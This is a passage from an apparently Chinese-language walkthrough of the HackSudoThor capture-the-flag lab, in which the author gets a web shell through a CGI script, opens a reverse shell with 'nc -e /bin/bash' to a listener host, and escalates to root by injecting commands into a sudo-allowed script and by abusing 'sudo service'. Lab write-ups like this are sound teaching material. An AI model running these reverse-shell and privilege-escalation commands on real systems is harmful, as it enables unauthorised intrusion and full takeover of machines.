[-] Trying exploit on : /cgi-bin-sdb/printenv
[*] 404 on : /cgi-bin-sdb/printenv
[-] Trying exploit on : /cgi-bin/shell.sh
[!] Successfully exploited
[!] Incoming connection from 192.168.8.11
192.168.8.11> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
5 Shell 反弹
由于这个脚本获得的 Shell 并不是交互式 Shell,所以需要反弹一个交互式 Shell,判断是否存在 nc:
192.168.8.11> nc -h
[v1.10-41.1]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used f
存在有 -e 参数,那直接反弹即可:
192.168.8.11> cat /etc/shells
## /etc/shells: valid login shells
/bin/sh
/bin/bash
/usr/bin/bash
/bin/rbash
/usr/bin/rbash
/bin/dash
/usr/bin/dash

192.168.8.11> nc -e /bin/bash 192.168.8.5 4444
反弹成功,使用 python 升级一下 shell 环境:
root at kali in ~
$ nc -lvvp 4444
listening on [any] 4444 ...
192.168.8.11: inverse host lookup failed: Unknown host
connect to [192.168.8.5] from (UNKNOWN) [192.168.8.11] 58520
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
type python
python is /usr/bin/python
python3 -c 'import pty;pty.spawn("/bin/bash")'
bash-4.3$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
6 SUDO 提权(一)
上述权限肯定是不够的,使用 sudo -l 看看,是否有命令存在:
bash-4.3$ sudo -l
sudo -l
Matching Defaults entries for www-data on HackSudoThor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on HackSudoThor:
    (thor) NOPASSWD: /home/thor/./hammer.sh
发现一个 /home/thor/./hammer.sh 文件,想要进入 /home/thor 目录却没有权限,直接使用 thor 用户运行该文件试试:
bash-4.3$ sudo -u thor /home/thor/./hammer.sh
sudo -u thor /home/thor/./hammer.sh

HELLO want to talk to Thor?

Enter Thor  Secret Key : xixixi
xixixi
Hey Dear ! I am xixixi , Please enter your Secret massage : hahaha
hahaha
Thank you for your precious time!
有木有可能这里可以执行命令:
bash-4.3$ sudo -u thor /home/thor/./hammer.sh
sudo -u thor /home/thor/./hammer.sh

HELLO want to talk to Thor?

Enter Thor  Secret Key : id
id
Hey Dear ! I am id , Please enter your Secret massage : id
id
uid=1001(thor) gid=1001(thor) groups=1001(thor)
Thank you for your precious time!
发现 Secret massage 处可以执行命令,那直接试试弹个 bash:
bash-4.3$ sudo -u thor /home/thor/./hammer.sh
sudo -u thor /home/thor/./hammer.sh

HELLO want to talk to Thor?

Enter Thor  Secret Key : xixi
xixi
Hey Dear ! I am xixi , Please enter your Secret massage : /bin/bash
/bin/bash
id
id
uid=1001(thor) gid=1001(thor) groups=1001(thor)
7 SUDO 提权(二)
提到了 thor 后升级一下 Shell,再次试试能不能提到 root,运行下 LinEnum 就文件(之前传的):
[+] We can sudo without supplying a password!
Matching Defaults entries for thor on HackSudoThor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User thor may run the following commands on HackSudoThor:
    (root) NOPASSWD: /usr/bin/cat, /usr/sbin/service
去网站查看一下相关的提权命令:
thor@HacksudoThor:/tmp$ sudo service ../../bin/sh
sudo service ../../bin/sh
## id
id
uid=0(root) gid=0(root) groups=0(root)
## cd /root
cd /root
## ls
ls
proof.txt  root.txt
## cat p*
cat p*
rooted
                                                        ████████
                                                      ▒▒▒▒▒▒██▒▒▒▒
                                                    ▓▓░░▒▒▓▓  ░░▒▒██
                                                  ██░░▒▒▓▓▒▒▓▓  ░░▒▒██
                                                ██░░▒▒▓▓▒▒▒▒▒▒▓▓  ░░▒▒██
                                              ██░░▒▒▓▓▒▒▒▒░░░░▒▒▓▓  ░░▒▒▓▓      ██████
                                            ▓▓░░▒▒▓▓▒▒▒▒░░░░░░░░▒▒▓▓  ░░▒▒▓▓  ▓▓░░▓▓▓▓▓▓
                                            ▓▓▒▒▓▓▒▒▒▒▒▒░░░░░░░░░░░░▓▓  ░░▒▒▓▓░░░░░░▓▓██
                                            ▓▓▓▓▓▓▒▒░░  ▒▒░░░░░░  ░░▒▒▓▓  ░░▒▒▓▓░░▒▒▒▒██
                                            ▓▓▓▓▓▓▓▓▒▒░░  ▒▒░░░░░░  ░░▒▒▒▒  ░░▒▒▓▓▒▒▓▓░░
                                              ██▓▓▓▓▓▓▒▒▒▒  ▒▒░░░░░░  ░░▒▒▒▒  ░░▒▒▓▓
                                                ██▓▓▓▓▓▓▒▒▒▒  ▒▒░░░░░░  ░░▒▒▒▒  ░░▒▒██
                                                  ██▓▓▓▓▓▓▒▒▒▒  ▒▒░░░░░░  ░░▒▒▓▓  ░░▒▒██
                                                    ▓▓▓▓▓▓▓▓▒▒▒▒▒▒▒▒░░░░░░░░░░▒▒▓▓  ░░▒▒██
                                                      ▓▓▓▓▓▓▓▓▒▒▒▒▒▒▒▒░░░░░░░░░░▒▒▓▓  ░░▒▒██
                                                        ▓▓▓▓▓▓▓▓▒▒▒▒  ▒▒░░░░░░  ░░▒▒▓▓  ░░▒▒██
                                                          ▓▓▓▓▓▓▓▓▒▒▒▒  ▒▒░░░░░░  ░░▒▒▓▓  ░░▒▒██
                                                        ▓▓░░▓▓▓▓▓▓▓▓▒▒▒▒  ▒▒░░░░░░░░░░▒▒▓▓  ▓▓▓▓██
                                                      ▓▓░░░░░░▓▓▓▓▓▓▓▓▒▒░░  ▒▒░░░░░░  ▒▒▒▒▓▓  ████
                                                    ▓▓░░░░░░▒▒▒▒▓▓▓▓▓▓▓▓▒▒░░  ▒▒░░  ▒▒▒▒▓▓▓▓▓▓░░██
                                                  ██░░░░░░▒▒▒▒██  ██▓▓▓▓▒▒▒▒▒▒▒▒▒▒▒▒▒▒▓▓▓▓██░░▒▒██
                                                ██  ░░░░▒▒▒▒██      ██▓▓▓▓▓▓▒▒░░  ▒▒▓▓▓▓██░░▒▒██
                      ░░        ░░            ██░░░░░░▒▒▒▒██          ██▓▓▓▓▓▓▒▒▒▒▓▓▓▓██░░▒▒██
                              ░░  ░░  ░░    ██  ░░░░▒▒▒▒▓▓              ▓▓▓▓▓▓▓▓▓▓▓▓▓▓░░▒▒██
                  ░░              ░░      ██  ░░░░▒▒▒▒▓▓                ░░▓▓▓▓▓▓▓▓▓▓░░▒▒██
                ░░                      ██  ░░░░▒▒▒▒▓▓                    ░░▓▓▓▓▓▓░░▒▒██
                                      ██  ░░░░▒▒▒▒██                        ░░██▓▓██▓▓
                                    ▓▓  ░░░░▒▒▒▒██
                                  ██  ░░░░▒▒▒▒██
                                ▓▓  ░░░░▒▒▒▒██
                              ▓▓  ░░░░▒▒▒▒██
                          ░░▓▓░░░░░░▒▒▒▒██
                        ░░▓▓░░░░░░▒▒▒▒▓▓
                      ░░▒▒░░░░░░▒▒▒▒▓▓
                      ▒▒░░░░░░▒▒▒▒▓▓
                    ██░░░░░░▒▒▒▒▓▓
                  ██  ░░░░▒▒▒▒▓▓
                ██  ░░░░▒▒▒▒▓▓
              ██  ░░░░▒▒▒▒▓▓
            ▓▓  ░░░░▒▒▒▒▓▓
          ██  ░░░░▒▒▒▒▒▒
        ▓▓░░░░░░▒▒▒▒██
    ████▓▓▓▓░░▒▒▒▒██
  ██▒▒  ▒▒▓▓▓▓▒▒██
  ▓▓▒▒  ▒▒▒▒▓▓██
  ▓▓▒▒▒▒▒▒▓▓██
  ██▓▓▓▓▓▓▓▓██
  ░░▓▓▓▓▓▓▓▓░░